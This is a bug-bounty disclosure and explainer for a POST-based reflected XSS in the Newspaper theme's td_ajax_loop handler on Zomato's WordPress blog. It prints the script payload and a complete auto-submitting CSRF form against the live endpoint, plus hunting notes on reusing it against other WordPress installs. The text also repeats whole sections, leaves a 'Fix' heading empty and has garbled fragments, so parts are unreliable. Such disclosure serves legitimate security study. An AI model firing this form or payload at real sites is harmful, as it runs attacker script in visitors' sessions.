[Zomato's Blog] POST based XSS on https://www.zomato.com/blog/wp-admin/admin-ajax.php?td_theme_name=Newspaper&v=8.2

- Triaged in 38 hours
- Fixed in 16 days
- Paid in 16 days
- Disclosed after 16 days
##Issue details: POST based XSS
##Vulnerable URL: https://www.zomato.com/blog/wp-admin/admin-ajax.php?td_theme_name=Newspaper&v=8.2
##Vulnerable Parameter: loopState[moduleId]
##Payload: <svg><script>prompt(document.domain)</script>
##Steps to reproduce:
- As this is a post based you need to create a html csrf to trigger xss.
- HTML code is below..
- Save this as a .html file.
- Open that html file, it will trigger xss.

##POC: Screenshot and necessary files are enclosed in attachment.
Impact
Reflected cross-site scripting vulnerabilities arise when data is copied from a request and echoed into the application's immediate response in an unsafe way. An attacker can use the vulnerability to construct a request that, if issued by another application user, will cause JavaScript code supplied by the attacker to execute within the user's browser in the context of that user's session with the application.
Attachments
Context
The target is Zomato's blog, hosted under www.zomato.com/blog, running WordPress with the Newspaper theme (the URL carries td_theme_name=Newspaper&v=8.2). The Newspaper theme ships an AJAX endpoint, wp-admin/admin-ajax.php, that handles theme-specific actions. One of those actions, td_ajax_loop, is used by the theme's loop and pagination features: the front end posts a serialised loopState object describing which module is being rendered, which page is being requested, how many pages there are, and the query attributes (category, offset, and so on). The server uses that state to build the next batch of posts and returns it as HTML.
The bug reported here is a reflected cross-site scripting issue in that endpoint, reached through a POST request rather than a query string, which is why the researcher describes it as "POST based XSS".
Setup
The report does not describe any account, role or tooling. The only precondition it states is that the request must be a POST, so a plain link or GET request will not carry the payload. To get a victim's browser to issue the POST, the researcher uses a self-submitting HTML form saved as a local .html file.
Finding it
The researcher identified the endpoint and the parameter that carries user-controlled data into the response:
- Vulnerable URL:
https://www.zomato.com/blog/wp-admin/admin-ajax.php?td_theme_name=Newspaper&v=8.2 - Vulnerable parameter:
loopState[moduleId]
The loopState object is posted as a set of form fields with bracketed names, and the moduleId member of that object is echoed back into the HTML the endpoint returns without adequate encoding. Because the value is reflected in the immediate response to the request, the issue is classified as reflected XSS.
Exploitation
Step 1: Choose the payload
The payload placed in loopState[moduleId] is:
<svg><script>prompt(document.domain)</script>
The payload is placed in loopState[moduleId]. The prompt(document.domain) call is the proof: if it fires, attacker-supplied JavaScript is executing in the origin of the page.
Step 2: Build an HTML CSRF page
Since the vulnerable request is a POST, the researcher creates a page that submits the form automatically. The HTML is:
<html>
<body>
<script>history.pushState('', '', '/')</script>
<form action="https://www.zomato.com/blog/wp-admin/admin-ajax.php?td_theme_name=Newspaper&v=8.2" method="POST">
<input type="hidden" name="action" value="td_ajax_loop" />
<input type="hidden" name="loopState[sidebarPosition]" value="" />
<input type="hidden" name="loopState[moduleId]" value="<svg><script>prompt&#40;document.domain)</script>" />
<input type="hidden" name="loopState[currentPage]" value="2" />
<input type="hidden" name="loopState[max_num_pages]" value="4" />
<input type="hidden" name="loopState[atts][category_id]" value="479" />
<input type="hidden" name="loopState[atts][offset]" value="2" />
<input type="hidden" name="loopState[ajax_pagination_infinite_stop]" value="3" />
<input type="hidden" name="loopState[server_reply_html_data]" value="" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
The important parts:
- The form's
actionis the vulnerable endpoint, with the theme parameterstd_theme_name=Newspaper&v=8.2in the query string, andmethod="POST". action=td_ajax_loopselects the theme's AJAX loop handler, which is the code path that consumesloopState.loopState[moduleId]carries the payload.- The bracketed names are themselves entity-encoded (
[and]), which the browser decodes to[and].
Step 3: Deliver and trigger
The researcher's instructions are:
- Save the HTML above as a
.htmlfile. - Open that file in a browser.
- The form submits to the endpoint and the XSS fires.
The report does not include the raw HTTP request or the server's response body. The proof of execution is the screenshot in the attachment.
Root cause
The td_ajax_loop handler takes the client-supplied loopState object, including moduleId, and writes it into the HTML fragment it returns. The value is not encoded for the HTML context it lands in, so markup in moduleId is parsed as markup by the browser rather than displayed as text. The report does not show the server-side code, so the exact escaping that is missing is not stated; .
Impact
The report's impact statement is the standard reflected XSS description: data is copied from a request and echoed into the application's immediate response in an unsafe way, so an attacker can construct a request that, if issued by another application user, causes attacker-supplied JavaScript to run in that user's browser in the context of their session with the application.
In practice the attacker needs the victim to load the crafted HTML page, which then issues the POST to the Zomato blog endpoint. The report does not enumerate specific actions an attacker could take with that access, and the platform rated the issue low severity with a 100 USD bounty.
Fix
Variants to test
- Other members of the
loopStateobject. The report names onlymoduleId, but the same handler consumessidebarPosition,currentPage,max_num_pages,atts[category_id],atts[offset],ajax_pagination_infinite_stopandserver_reply_html_data. A positive result is any of these values appearing unencoded in the returned HTML fragment. - Other
actionvalues onadmin-ajax.phpregistered by the same theme. A positive result is a handler that reflects a posted parameter into its response without encoding. - The same theme on other WordPress installs. A positive result is the same
prompt(document.domain)firing from the crafted form. - GET versus POST delivery. Here the POST requirement forced a CSRF form; if a variant accepts the same parameter via GET, a simple crafted link would be enough. A positive result is the payload executing from a URL alone.
Hunting notes
The signal during recon is a WordPress site whose theme or plugin version is visible in asset URLs or query parameters, as td_theme_name=Newspaper&v=8.2 is here, combined with front-end features that paginate or lazy-load content through POST requests. When a request body contains a nested object such as loopState[...], test each member individually for reflection. To show impact for a POST-only reflection, the self-submitting form used here, with history.pushState to tidy the address bar, is enough: the screenshot in the attachment is what the report relies on.
What happened, in plain words
Zomato runs a blog at www.zomato.com/blog. That blog is built on WordPress, a very common system for publishing websites, and it uses a visual design package called a theme. The URL in this report carries a theme name and version: td_theme_name=Newspaper&v=8.2.
To do that, the blog's pages quietly ask the server for the next batch of posts in the background, without reloading the whole page. That kind of background request is often called an AJAX request.
The researcher found that one of these background requests takes a value supplied by whoever sends the request and pastes it into the page it sends back without cleaning it up first. If that value is not ordinary text but a piece of HTML containing a script, the browser will run that script. This is called cross-site scripting, or XSS. Because the value comes back in the immediate reply to the request, it is specifically a reflected XSS.
The request has to be sent as a POST, which is one of the ways a browser can send data to a server (the other common one is GET, where the data sits in the address bar). A plain link cannot send a POST, so the researcher built a small web page containing a form that submits itself. Anyone who opens that page sends the malicious POST to Zomato's blog, and the script runs in their browser as if it came from Zomato itself.
The proof is a simple pop-up box showing the site's domain name. If that box appears, it means code chosen by the attacker is running inside the Zomato site.
The target and the feature involved
What WordPress and a theme are
WordPress is software that lets people publish articles on a website. Out of the box it looks fairly plain; a theme is a package that changes how it looks and adds features.
What admin-ajax.php is
WordPress has a single file, wp-admin/admin-ajax.php, that acts as a general-purpose doorway for these background requests. Different features register named actions with it, and each request says which action it wants. You can think of it as a reception desk: you say which department you want (action=...), hand over some paperwork (the other form fields), and the desk passes it to the right person.
What the td_ajax_loop action does
The request uses an action called td_ajax_loop. When the front end wants more posts, it sends a bundle of information describing what it is showing. That bundle is called loopState, and it contains things like which module is being rendered, which page is being requested, how many pages there are in total, and query details such as the category and the offset (how many posts to skip).
The vulnerable parameter is loopState[moduleId].
What reflected XSS means
When a website takes something you sent and echoes it straight back into the page without neutralising it, that is a reflection. If the echoed thing is HTML or JavaScript, the browser cannot tell it apart from the site's own code and runs it. That is why this class of bug matters even when the attacker never touches the server directly.
Setting up the test
The report does not describe any account, role or special tool. The only precondition it states is that the request must be a POST. A normal link, or typing the URL into the address bar, sends a GET, so it will not carry the payload to the right place.
To make a victim's browser send a POST, the researcher uses a trick that has a name of its own: cross-site request forgery, or CSRF. The browser sends the POST to Zomato, and the victim never sees the form.
Finding the vulnerable spot
The researcher identified two things:
- Vulnerable URL:
https://www.zomato.com/blog/wp-admin/admin-ajax.php?td_theme_name=Newspaper&v=8.2 - Vulnerable parameter:
loopState[moduleId]
The URL is the reception desk described above, with the theme name and version in the query string (the part after the ?). The parameter is the specific member of the loopState bundle whose value comes back unencoded. The loopState object is sent as a set of form fields with bracketed names, so loopState[moduleId] is the field named loopState with the member moduleId inside it.
Because the value is reflected in the immediate response to the request, the issue is classified as reflected XSS.
Exploitation
Step 1: Choose the payload
The value placed in loopState[moduleId] is:
<svg><script>prompt(document.domain)</script>
Line by line:
<script>starts a piece of JavaScript.prompt(document.domain)asks the browser to show a pop-up box containing the domain of the current page.document.domainis a built-in property that holds the site's domain name. The pop-up is the proof: if it appears, attacker-supplied JavaScript is running in the origin of the page, meaning it has the same privileges as the site's own code.</script>closes the script.
Step 2: Build an HTML CSRF page
Since the vulnerable request is a POST, the researcher creates a page that submits the form automatically. The HTML is:
<html>
<body>
<script>history.pushState('', '', '/')</script>
<form action="https://www.zomato.com/blog/wp-admin/admin-ajax.php?td_theme_name=Newspaper&v=8.2" method="POST">
<input type="hidden" name="action" value="td_ajax_loop" />
<input type="hidden" name="loopState[sidebarPosition]" value="" />
<input type="hidden" name="loopState[moduleId]" value="<svg><script>prompt&#40;document.domain)</script>" />
<input type="hidden" name="loopState[currentPage]" value="2" />
<input type="hidden" name="loopState[max_num_pages]" value="4" />
<input type="hidden" name="loopState[atts][category_id]" value="479" />
<input type="hidden" name="loopState[atts][offset]" value="2" />
<input type="hidden" name="loopState[ajax_pagination_infinite_stop]" value="3" />
<input type="hidden" name="loopState[server_reply_html_data]" value="" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
The important parts, in plain words:
- The form's
actionis the vulnerable endpoint, with the theme parameterstd_theme_name=Newspaper&v=8.2in the query string, andmethod="POST"tells the browser to send the data in the request body rather than the address bar. action=td_ajax_loopselects the theme's AJAX loop handler, which is the code path that consumesloopState. Without this, the reception desk would not know which department to send the request to.loopState[moduleId]carries the payload.- The remaining fields (
sidebarPosition,currentPage,max_num_pages,atts[category_id],atts[offset],ajax_pagination_infinite_stop,server_reply_html_data) fill in the rest of theloopStateobject so the handler processes the request as a normal loop call. The bracketed names are themselves entity-encoded ([and]), which the browser decodes to[and].
Step 3: Deliver and trigger
The researcher's instructions are:
- Save the HTML above as a
.htmlfile. - Open that file in a browser.
- The form submits to the endpoint and the XSS fires.
The report does not include the raw HTTP request or the server's response body. The proof of execution is the screenshot in the attachment.
Why it works
The td_ajax_loop handler takes the client-supplied loopState object, including moduleId, and writes it into the HTML fragment it returns. The value is not encoded for the HTML context it lands in, so markup in moduleId is parsed as markup by the browser rather than displayed as text. The report does not show the server-side code, so the exact escaping that is missing is not stated; . A CSRF token is a secret value that a site adds to a form so it can tell a genuine submission from one forged by another site; without one, any page can send the form.
Impact
The report's impact statement is the standard reflected XSS description: data is copied from a request and echoed into the application's immediate response in an unsafe way, so an attacker can construct a request that, if issued by another application user, causes attacker-supplied JavaScript to run in that user's browser in the context of their session with the application.
In practice the attacker needs the victim to load the crafted HTML page, which then issues the POST to the Zomato blog endpoint. The report does not enumerate specific actions an attacker could take with that access, and the platform rated the issue low severity with a 100 USD bounty.
Fix
Variants to test
- Other members of the
loopStateobject. The report names onlymoduleId, but the same handler consumessidebarPosition,currentPage,max_num_pages,atts[category_id],atts[offset],ajax_pagination_infinite_stopandserver_reply_html_data. A positive result is any of these values appearing unencoded in the returned HTML fragment. - Other
actionvalues onadmin-ajax.phpregistered by the same theme. A positive result is a handler that reflects a posted parameter into its response without encoding. - The same theme on other WordPress installs. A positive result is the same
prompt(document.domain)firing from the crafted form. - GET versus POST delivery. Here the POST requirement forced a CSRF form; if a variant accepts the same parameter via GET, a simple crafted link would be enough. A positive result is the payload executing from a URL alone.
Hunting notes
The signal during recon is a WordPress site whose theme or plugin version is visible in asset URLs or query parameters, as td_theme_name=Newspaper&v=8.2 is here, combined with front-end features that paginate or lazy-load content through POST requests. When a request body contains a nested object such as loopState[...], test each member individually for reflection. To show impact for a POST-only reflection, the self-submitting form used here, with history.pushState to tidy the address bar, is enough: the screenshot in the attachment is what the report relies on.
Glossary
- AJAX: a way for a web page to ask the server for more data in the background, without reloading the whole page.
- API: a defined set of requests a program or website accepts, so other software knows how to talk to it.
- CSRF (cross-site request forgery): tricking a visitor's browser into sending a request to another site, using the visitor's existing session, by hosting a form on a page the visitor opens.
- CSRF token: a secret value added to a form so the server can tell a genuine submission from a forged one.
- Cookie: a small piece of data a site stores in the browser, often used to remember that you are logged in.
- Cross-site scripting (XSS): a bug where a site lets attacker-supplied code run in a visitor's browser as if it were the site's own code.
- Document.domain: a browser property holding the domain name of the current page.
- Endpoint: a specific URL that accepts requests and does something with them.
- HTML: the language web pages are written in, made of tags such as
<form>and<script>. - HTML entity: a coded way of writing a character in HTML, such as
(for(, so it survives encoding. - HTTP GET: a request that puts its data in the URL.
- HTTP POST: a request that puts its data in the request body, not the URL.
- JavaScript: the programming language browsers run to make pages interactive.
- Origin: the combination of scheme, host and port that a browser uses to decide which site a piece of code belongs to.
- Parameter: a named value sent with a request.
- Payload: the piece of code or data an attacker sends to trigger a bug.
- Prompt: a browser pop-up box that shows a message and asks for input.
- Reflected XSS: XSS where the malicious value is echoed straight back in the response to the request that carried it.
- SVG: a format for drawing graphics in a web page, with its own parsing rules.
- Theme: a package that changes how a WordPress site looks and adds features.
- WordPress: software for publishing websites and blogs.
admin-ajax.php: the WordPress file that handles background AJAX requests and routes them to named actions.loopState: the bundle of information the Newspaper theme sends to describe which posts to load next.td_ajax_loop: the Newspaper theme's action that processesloopStateand returns a batch of posts as HTML.moduleId: the member ofloopStatethat this report identifies as the vulnerable parameter.